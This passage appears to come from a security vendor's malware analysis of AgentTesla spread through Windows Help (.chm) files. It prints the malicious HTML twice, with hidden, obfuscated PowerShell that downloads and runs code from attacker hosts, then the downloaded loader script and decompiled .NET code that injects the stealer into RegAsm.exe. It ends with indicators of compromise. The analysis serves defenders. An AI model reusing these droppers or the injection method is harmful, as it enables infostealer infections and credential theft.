6C%54%79%70%65%5D%3A%3A%4D%65%74%68%6F%64%2C%27%68%74%74%70%27%20%2B%20%27%3A%2F%2F%70%6B%2D%63%6F%6E%73%75%6C%74%2E%68%72%2F%4E%32%2E%6A%70%67%27%29%7C
%49%60%45%60%58';$jm=$EwtgdtOdGVdMUDumBtuC.Split('%') | forEach {[char]([convert]::toint16($_,16))};I`E`X($jm -join '')">


</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

Figure 5. Unobfuscated HTML Type 1



```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>


<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$ErrorActionPreference =
'SilentlyContinue';$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol =
$t56fg;'[void' + '] [Syst' + 'em.Refle' + 'ction.Asse' + 'mbly]::LoadWi' + 'thPartialName(''Microsoft.VisualBasic'')'|g;do {$ping = test-connection
-comp google.com -count 1 -Quiet} until ($ping);$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;$mv=
[Microsoft.VisualBasic.Interaction]::CallByname($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http' +
'://exipnikouzina.gr/S15.jpg')|g">


</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>


<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$ErrorActionPreference =
'SilentlyContinue';$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol =
$t56fg;'[void' + '] [Syst' + 'em.Refle' + 'ction.Asse' + 'mbly]::LoadWi' + 'thPartialName(''Microsoft.VisualBasic'')'|g;do {$ping = test-connection
-comp google.com -count 1 -Quiet} until ($ping);$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;$mv=
[Microsoft.VisualBasic.Interaction]::CallByname($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http' +
'://exipnikouzina.gr/S15.jpg')|g">


</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```


Figure 6. Unobfuscated HTML Type 2

The command run from the script is a powershell type, which accesses certain URLs to download and run additional malicious data. Below is the list of malicious URLs discovered so far. Note that they all use the JPG extension.

- Download URLs hxxp://pacurariu[.]com/F37.jpg hxxp://pk-consult[.]hr/N2.jpg hxxp://exipnikouzina[.]gr/S15.jpg

The data downloaded from the URLs are additional powershell commands. The distribution method discussed previously downloads and runs malicious data through the mshta process when the malicious VBA macro inside the PowerPoint file is run. The data downloaded from the previous method was also powershell commands. The malware type and the execution method were similar as well. Yet the process of downloading data was changed from using the malicious VBA macro inside the PowerPoint file to using the malicious powershell command within the Windows help file.

The downloaded data performs a feature that is identical to the previous method: loading a malicious .NET executable. There are two binaries in total. The first one is AgentTesla which performs malicious behaviors, and the second is Loader which injects the malware into a normal process. They are run after being decompressed by gzip. The Loader decoded in the script runs the Black method of the toooyou class and includes the name of the normal process that will be targeted for injection and compressed AgentTesla binary as execution arguments.




```
$udtr=('011V110,01110101,01101110,011V011,011101V,01101V1,01101111,01101110,V1VV0,011101V,01V1101,01VV11,011V110,01101011,0101V11,01V01V,V1VV0,

[Byte[]]$MNB=('!T1F,!T8B,!T08,!T00,!T00,!T00,!T00,!T00,!T04,!T00,!T        T77,!T5C,!T93,!TC9,!TF3,!TF0,!TA6,!T91,!TD0,!T49,!T82,!T74,!T30,!T8

[byte[]]$QuEcUtA =  tMCfkSD $MNB

[Byte[]]$LUGN=('!T1F,!T8B,!T08,!T00,!T00,!T00,!T00,!T00,!T04,!T            79,!T9C,!T1D,!T65,!T95,!T37,!T5E,!TB7,!T6E,!TDD,!T5A,!TEE,!TD6,!T

$ayy = [Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain,"Load",[Microsoft.VisualBasic.CallType]::Method,$QuEcUtA)

[Sneaky.toooyou]::Black('RegAsm.exe',$LUGN)
```

```
$udtr=('011V110,01110101,01101110,011V011,011101V,01101V1,01101111,01101110,V1VV0,011101V,01V1101,01VV11,011V110,01101011,0101V11,01V01V,V1VV0,

[Byte[]]$MNB=('!T1F,!T8B,!T08,!T00,!T00,!T00,!T00,!T00,!T04,!T00,!T        T77,!T5C,!T93,!TC9,!TF3,!TF0,!TA6,!T91,!TD0,!T49,!T82,!T74,!T30,!T8

[byte[]]$QuEcUtA =  tMCfkSD $MNB

[Byte[]]$LUGN=('!T1F,!T8B,!T08,!T00,!T00,!T00,!T00,!T00,!T04,!T            79,!T9C,!T1D,!T65,!T95,!T37,!T5E,!TB7,!T6E,!TDD,!T5A,!TEE,!TD6,!T

$ayy = [Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain,"Load",[Microsoft.VisualBasic.CallType]::Method,$QuEcUtA)

[Sneaky.toooyou]::Black('RegAsm.exe',$LUGN)
```

Figure 7. Downloaded malicious powershell command

The following image shows the Black method that is executed. It decompresses AgentTesla and injects it into the RegAsm.exe process. The process allows the info-leaking malware AgentTesla to operate in a fileless form.



```
public class toooyou
{
    // Token: 0x06000052 RID: 82 RVA: 0x00018E50 File Offset: 0x00017050
    [STAThread]
    public static void Black(string tt, byte[] ukk)
    {
        k78er0sdfffff k78er0sdfffff = toooyou.₩u206E₩u202D₩u206F₩u206F₩u202B₩u206A₩u200E₩u206B₩u202D₩u206E₩u200E₩u200E₩u200F₩u200C₩u206C₩u
          ₩u202A₩u202E₩u202A₩u202E₩u206D₩u202C₩u200F₩u202D₩u206D₩u202E₩u206D₩u202C₩u202C₩u202E₩u202D₩u200B₩u200F₩u202C₩u206D₩u202E();
        MethodInfo methodInfo = toooyou.₩u206C₩u200D₩u202A₩u202B₩u206E₩u206E₩u202A₩u206C₩u202C₩u200D₩u206F₩u206F₩u202A₩u206E₩u202E₩u206A₩u
          ₩u200D₩u206F₩u206A₩u206E₩u206A₩u200D₩u202E₩u202D₩u200F₩u206B₩u200C₩u206D₩u202A₩u200F₩u202D₩u202A₩u200B₩u202B₩u202E(toooyou.₩u206
          ₩u202B₩u206D₩u206E₩u206A₩u206B₩u202C₩u206F₩u206D₩u200B₩u206B₩u206A₩u206A₩u206E₩u202E₩u202D₩u206D₩u202C₩u206F₩u202D₩u202E₩u206D₩u
          ₩u202C₩u206E₩u206F₩u206C₩u200C₩u206C₩u200C₩u202E(k78er0sdfffff), <Module>.₩u202E₩u206F₩u202E₩u200C₩u202B₩u206D₩u206C₩u200F₩u202A
          ₩u200C₩u200D₩u202A₩u206C₩u202A₩u206E₩u200D₩u200C₩u206F₩u206F₩u200F₩u202B₩u200E₩u206D₩u206F₩u202E₩u202C₩u206A₩u202B₩u202B₩u200F₩u
          ₩u202E<string>(2674147979u));
        object[] array;
        for (;;)
        {
            IL_1D:
            uint num = 1904226528u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 470079456u)) % 3u)
                {
                case 1u:
                    array = new object[]
                    {
                        tt,
                        toooyou.GLPFGLLRRRR(ukk)
                    };
                    num = (num2 * 261680188u ^ 1846813237u);
                    continue;
                case 2u:
                    goto IL_1D;
                }
                goto Block_1;
            }
        }
        Block_1:
        object obj = toooyou.₩u206D₩u202D₩u206B₩u200B₩u202C₩u200F₩u200D₩u202A₩u206D₩u206C₩u202A₩u206A₩u202D₩u200B₩u200E₩u206C₩u200C₩u200D₩
          ₩u202E₩u200D₩u206C₩u206E₩u200B₩u202E₩u200D₩u202C₩u202E₩u202E₩u206A₩u206A₩u206A₩u206E₩u200D₩u202C₩u202E(methodInfo, null, array);
    }
```

```
public static byte[] GLPFGLLRRRR(byte[] bytesToDecompress)
{
    GZipStream gzipStream = toooyou.₩u200C₩u200C₩u202C₩u200D₩u202B₩u200B₩u202E₩u206E₩u202C₩u202B₩u200B₩u200D₩u202B₩u206B₩u200F₩u202B₩u200F
      ₩u200C₩u206E₩u206E₩u200F₩u206C₩u200F₩u200B₩u202B₩u206A₩u200D₩u200F₩u202C₩u202A₩u206D₩u206D₩u206E₩u206C₩u206D₩u202E(toooyou.₩u202B₩u2
      ₩u206E₩u200B₩u200B₩u200D₩u200C₩u202B₩u206B₩u200C₩u200F₩u202A₩u200D₩u206A₩u206E₩u206A₩u200E₩u202A₩u200D₩u202E₩u202A₩u202A₩u202B₩u206D
      ₩u206C₩u200F₩u206C₩u206D₩u200E₩u202A₩u206C₩u202E(bytesToDecompress), CompressionMode.Decompress);
```

```
public class toooyou
{
    // Token: 0x06000052 RID: 82 RVA: 0x00018E50 File Offset: 0x00017050
    [STAThread]
    public static void Black(string tt, byte[] ukk)
    {
        k78er0sdfffff k78er0sdfffff = toooyou.₩u206E₩u202D₩u206F₩u206F₩u202B₩u206A₩u200E₩u206B₩u202D₩u206E₩u200E₩u200E₩u200F₩u200C₩u206C₩u
          ₩u202A₩u202E₩u202A₩u202E₩u206D₩u202C₩u200F₩u202D₩u206D₩u202E₩u206D₩u202C₩u202C₩u202E₩u202D₩u200B₩u200F₩u202C₩u206D₩u202E();
        MethodInfo methodInfo = toooyou.₩u206C₩u200D₩u202A₩u202B₩u206E₩u206E₩u202A₩u206C₩u202C₩u200D₩u206F₩u206F₩u202A₩u206E₩u202E₩u206A₩u
          ₩u200D₩u206F₩u206A₩u206E₩u206A₩u200D₩u202E₩u202D₩u200F₩u206B₩u200C₩u206D₩u202A₩u200F₩u202D₩u202A₩u200B₩u202B₩u202E(toooyou.₩u206
          ₩u202B₩u206D₩u206E₩u206A₩u206B₩u202C₩u206F₩u206D₩u200B₩u206B₩u206A₩u206A₩u206E₩u202E₩u202D₩u206D₩u202C₩u206F₩u202D₩u202E₩u206D₩u
          ₩u202C₩u206E₩u206F₩u206C₩u200C₩u206C₩u200C₩u202E(k78er0sdfffff), <Module>.₩u202E₩u206F₩u202E₩u200C₩u202B₩u206D₩u206C₩u200F₩u202A
          ₩u200C₩u200D₩u202A₩u206C₩u202A₩u206E₩u200D₩u200C₩u206F₩u206F₩u200F₩u202B₩u200E₩u206D₩u206F₩u202E₩u202C₩u206A₩u202B₩u202B₩u200F₩u
          ₩u202E<string>(2674147979u));
        object[] array;
        for (;;)
        {
            IL_1D:
            uint num = 1904226528u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 470079456u)) % 3u)
                {
                case 1u:
                    array = new object[]
                    {
                        tt,
                        toooyou.GLPFGLLRRRR(ukk)
                    };
                    num = (num2 * 261680188u ^ 1846813237u);
                    continue;
                case 2u:
                    goto IL_1D;
                }
                goto Block_1;
            }
        }
        Block_1:
        object obj = toooyou.₩u206D₩u202D₩u206B₩u200B₩u202C₩u200F₩u200D₩u202A₩u206D₩u206C₩u202A₩u206A₩u202D₩u200B₩u200E₩u206C₩u200C₩u200D₩
          ₩u202E₩u200D₩u206C₩u206E₩u200B₩u202E₩u200D₩u202C₩u202E₩u202E₩u206A₩u206A₩u206A₩u206E₩u200D₩u202C₩u202E(methodInfo, null, array);
    }
```

```
public static byte[] GLPFGLLRRRR(byte[] bytesToDecompress)
{
    GZipStream gzipStream = toooyou.₩u200C₩u200C₩u202C₩u200D₩u202B₩u200B₩u202E₩u206E₩u202C₩u202B₩u200B₩u200D₩u202B₩u206B₩u200F₩u202B₩u200F
      ₩u200C₩u206E₩u206E₩u200F₩u206C₩u200F₩u200B₩u202B₩u206A₩u200D₩u200F₩u202C₩u202A₩u206D₩u206D₩u206E₩u206C₩u206D₩u202E(toooyou.₩u202B₩u2
      ₩u206E₩u200B₩u200B₩u200D₩u200C₩u202B₩u206B₩u200C₩u200F₩u202A₩u200D₩u206A₩u206E₩u206A₩u200E₩u202A₩u200D₩u202E₩u202A₩u202A₩u202B₩u206D
      ₩u206C₩u200F₩u206C₩u206D₩u200E₩u202A₩u206C₩u202E(bytesToDecompress), CompressionMode.Decompress);
```

Figure 8. Code inside Loader

AgentTesla is a malware type that is ranked top 3 in AhnLab's weekly malware statistics. It continues to show intricate changes among the malware types using PowerPoint for distribution. As malware types exploiting Windows Help files (*.chm) are on the rise recently, users need to take caution. They should refrain from running files with unknown sources.

AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below.

[File Detection] Trojan/CHM.Agent (2022.05.16.01) Trojan/CHM.Agent (2022.05.24.00) Infostealer/Win.AgentTesla.R420346 (2021.05.12.04)

[IOC] 91dbec3653b27c394719fcf5341fe460 4e5ef8e38b17fdf30961f28d4b5e2e23 5d0fc901682170421ebdd5c1ce047c5e 156cbb249d592230bea8fadead028b6b hxxp://pacurariu[.]com/F37.jpg hxxp://pk-consult[.]hr/N2.jpg hxxp://exipnikouzina[.]gr/S15.jpg

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:AGENTTESLA, chm, Help